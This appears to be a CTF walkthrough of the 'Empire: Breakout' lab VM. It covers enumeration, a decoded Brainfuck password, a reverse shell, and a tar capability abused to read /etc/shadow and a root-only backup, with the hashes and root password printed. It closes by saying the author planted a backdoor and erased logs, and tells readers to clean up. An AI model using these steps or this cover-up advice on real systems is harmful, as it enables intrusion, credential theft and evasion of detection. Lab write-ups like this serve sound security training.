

https://192.168.136.129:10000
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Webmin
You must enter a username and password to login to the server on 192.168.136.129
Username
Password
Remember me
Sign in

Port 20000:



We find a login page , where do we find the user and login?🤔🤔

Let us inspect the page source iif we can find some juicy info



There it is, an encrypted password , where is the user ?
what hashing is been used ?
How do we move on???

USER

We are going to make use of a tool called Enum4linux.
Enum4Linux is a Linux-based enumeration tool that is used to gather information about a target system. It is a Perl script that automates the process of enumerating various aspects of a target system, including:

- User accounts
- Network information
- System information
- Services and ports
- Shares and file systems

```
└─$ enum4linux 192.168.136.129
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun May 12 15:45:19 202

 ==========================================( Target Information )==========================================

Target ........... 192.168.136.129
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 =========================( Enumerating Workgroup/Domain on 192.168.136.129 )=========================


[+] Got domain/workgroup name: WORKGROUP


 ============================( Nbtstat Information for 192.168.136.129 )============================

Looking up status of 192.168.136.129
        BREAKOUT        <00> -         B <ACTIVE>  Workstation Service
        BREAKOUT        <03> -         B <ACTIVE>  Messenger Service
        BREAKOUT        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ==================================( Session Check on 192.168.136.129 )==================================


[+] Server 192.168.136.129 allows sessions using username '', password ''


 ==============================( Getting domain SID for 192.168.136.129 )==============================
```

```
[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-5-21-1683874020-4104641535-3793993001 and logon username '', password ''

S-1-5-21-1683874020-4104641535-3793993001-501 BREAKOUT\nobody (Local User)
S-1-5-21-1683874020-4104641535-3793993001-513 BREAKOUT\None (Domain Group)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\cyber (Local User)

 ============================( Getting printer info for 192.168.136.129 )============================

No printers returned.


enum4linux complete on Sun May 12 15:46:15 2024


┌──(jovita㉿kali)-[~]
└─$
```

Phew.....that was alooooot of data ,not really all that easy but really worth it because We found a user < Cyber>

Now we have a user and an encrypted password hash
Nice one, whitej...You are getting the hang of it

DIRECTORY BURSTING


Lets look on further for more, hidden directories using gobuster


```
┌──(jovita㉿kali)-[~]
└─$  gobuster dir -u http://192.168.136.129 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -
x html,php,txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.136.129
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html               (Status: 403) [Size: 280]
/index.html          (Status: 200) [Size: 11159]
/manual              (Status: 301) [Size: 319] [--> http://192.168.136.129/manual/]
/.html               (Status: 403) [Size: 280]
/server-status       (Status: 403) [Size: 280]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

Nothing useful nor interesting here, no hidden pages nor directories.

GAINING SHELL


Let's go back to our encrypted password
After a long search, we find out that the encryption used is of a language called BRAINFUCK PROGRAMMING LANGUAGE. Peculiar right?
I can totally understand. Unless you have no life and plenty plenty time in your hands, please dont create or write a programming language
So using a BrainFuck decoder tool online , we are able to decode the hash and get the password






We are in. Good job!

Nice, lets check our id and priviledges



Let us set a listener so we can have a nice shell form our machine



we have our first flag
Now lets go further and get that root priviledge😁

PRIVILEDGE ESCALATION

The aim of every pentesting is to gain root priviledges.
Why?

Lets check for binaries we can use
Remember at Cyber/ Home, we see a tar binary.The tar command in Linux is used to manipulate archive files, also known as tarballs. Tar stands for Tape Archive, and it was originally developed to write data to sequential I/O devices like magnetic tapes. However, it is now commonly used to bundle multiple files into a single archive file, often with compression.
After some highlighting here and there, We found that the binary in the home directory is just the tar command. I used the getcap command on the binary to find out more information.

```
bash: cannot set terminal process group (9292): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
cyber@breakout:~$
```

You know what that means ? So basically we could use this to read any files. Are you thinking what i am thinking?? YeS!!!! You are right, the shadow file.Yes the onethat contains the password hashes of ever user on the machine

```
connect to [192.168.136.128] from (UNKNOWN) [192.168.136.129] 56098
bash: cannot set terminal process group (9366): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$ cat /etc/shadow
cat /etc/shadow
cat: /etc/shadow: Permission denied
cyber@breakout:~$
```

Uhh-oohh, we dont have permission to view the file but we have tar to do that for us

```
listening on [any] 1234 ...
connect to [192.168.136.128] from (UNKNOWN) [192.168.136.129] 56084
bash: cannot set terminal process group (9292): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
cyber@breakout:~$ ./tar -cvf shadow.tar /etc/shadow
./tar -cvf shadow.tar /etc/shadow
./tar: Removing leading `/' from member names
/etc/shadow
cyber@breakout:~$
```

```
cyber@breakout:~$ ls
ls
shadow.tar
tar
user.txt
cyber@breakout:~$
```

```
cyber@breakout:~$ ls
ls
shadow.tar
tar
user.txt
cyber@breakout:~$ cat shadow.tar
cat shadow.tar
etc/shadow0000640000000000000052000000015201462017247601205 3 0ustar  rootshadowroot:$y$j9T$WXaAJ4WA4YAvRfr.4kpF
R0$5Fx3iA9V2CG5rUwNPF3W1IhvfZfr4a6egXve.raakW.:19855:0:99999:7:::
daemon:*:18919:0:99999:7:::
bin:*:18919:0:99999:7:::
sys:*:18919:0:99999:7:::
sync:*:18919:0:99999:7:::
games:*:18919:0:99999:7:::
man:*:18919:0:99999:7:::
lp:*:18919:0:99999:7:::
mail:*:18919:0:99999:7:::
news:*:18919:0:99999:7:::
uucp:*:18919:0:99999:7:::
proxy:*:18919:0:99999:7:::
www-data:*:18919:0:99999:7:::
backup:*:18919:0:99999:7:::
list:*:18919:0:99999:7:::
irc:*:18919:0:99999:7:::
gnats:*:18919:0:99999:7:::
nobody:*:18919:0:99999:7:::
_apt:*:18919:0:99999:7:::
systemd-timesync:*:18919:0:99999:7:::
systemd-network:*:18919:0:99999:7:::
systemd-resolve:*:18919:0:99999:7:::
messagebus:*:18919:0:99999:7:::
cyber:$y$j9T$x6sDj5S/H0RH4IGhi0c6x0$mIPyCIactTA3/gxTaI7zctfCt2.EOGXTOW4X9efAVW4:18919:0:99999:7:::
systemd-coredump:!*:18919::::::
cyber@breakout:~$
```

Finally, the hashes but unfortunately John the ripper could not crack neither Hydra (wordlist does not contain it) let do some more digging

ROOT PRIVILEDGES

After a loooong (no exxergerartions) searching, we come across a backup file in the /var/ folder

```
cat: /etc/shadow: Permission denied
cyber@breakout:~$ cd /var
cd /var
cyber@breakout:/var$ ls
ls
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
usermin
webmin
www
cyber@breakout:/var$ cd backups
cd backups
cyber@breakout:/var/backups$ ls
ls
apt.extended_states.0
cyber@breakout:/var/backups$ ls -laa
ls -laa
total 28
drwxr-xr-x  2 root root  4096 May 12 11:13 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-------  1 root root    17 Oct 20  2021 .old_pass.bak
cyber@breakout:/var/backups$ cat .old_pass.bak
cat .old_pass.bak
cat: .old_pass.bak: Permission denied
cyber@breakout:/var/backups$
```

You know how we do it, using tar

```
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-------  1 root root    17 Oct 20  2021 .old_pass.bak
cyber@breakout:/var/backups$ cat .old_pass.bak
cat .old_pass.bak
cat: .old_pass.bak: Permission denied
cyber@breakout:/var/backups$ cd ..
cd ..
cyber@breakout:/var$ cd ..
cd ..
cyber@breakout:/$ cd ~
cd ~
cyber@breakout:~$ ./tar -cvf old_pass /var/backups/.old_pass.bak
./tar -cvf old_pass /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
/var/backups/.old_pass.bak
cyber@breakout:~$ ls
ls
old_pass
shadow.tar
tar
user.txt
cyber@breakout:~$ ./tar -xvf old_pass
./tar -xvf old_pass
var/backups/.old_pass.bak
cyber@breakout:~$ ls
ls
old_pass
shadow.tar
tar
user.txt
var
cyber@breakout:~$ cat old_pass
cat old_pass
var/backups/.old_pass.bak0000600000000000000000000000002114134001114014303 0ustar  rootrootTs&4
cyber@breakout:~$
```

See that root passwd, its worth everything


```
cyber@breakout:~$ su root
su root
Password: myname1212
whoami
root
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@breakout:/home/cyber#
```

Let spawn a nice bash shell and et our flag

```
root
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@breakout:/home/cyber# cd ~
cd ~
root@breakout:~# ls
ls
rOOt.txt
root@breakout:~# cat rOOt.txt
cat rOOt.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulati

Author: Icex64 & Empire Cybersecurity
root@breakout:~#
```

Did you notice anything? i kinda made it visible, so i created a backdoor, changed the password , did some cleanup,deleted my fingerprints and history and upgraded some files😉. Always remember to do your cleanup.

Here you go, you deserve your flowers!

Thank you for your time and i hope you enjoyed this walkthrough

by ***whitej***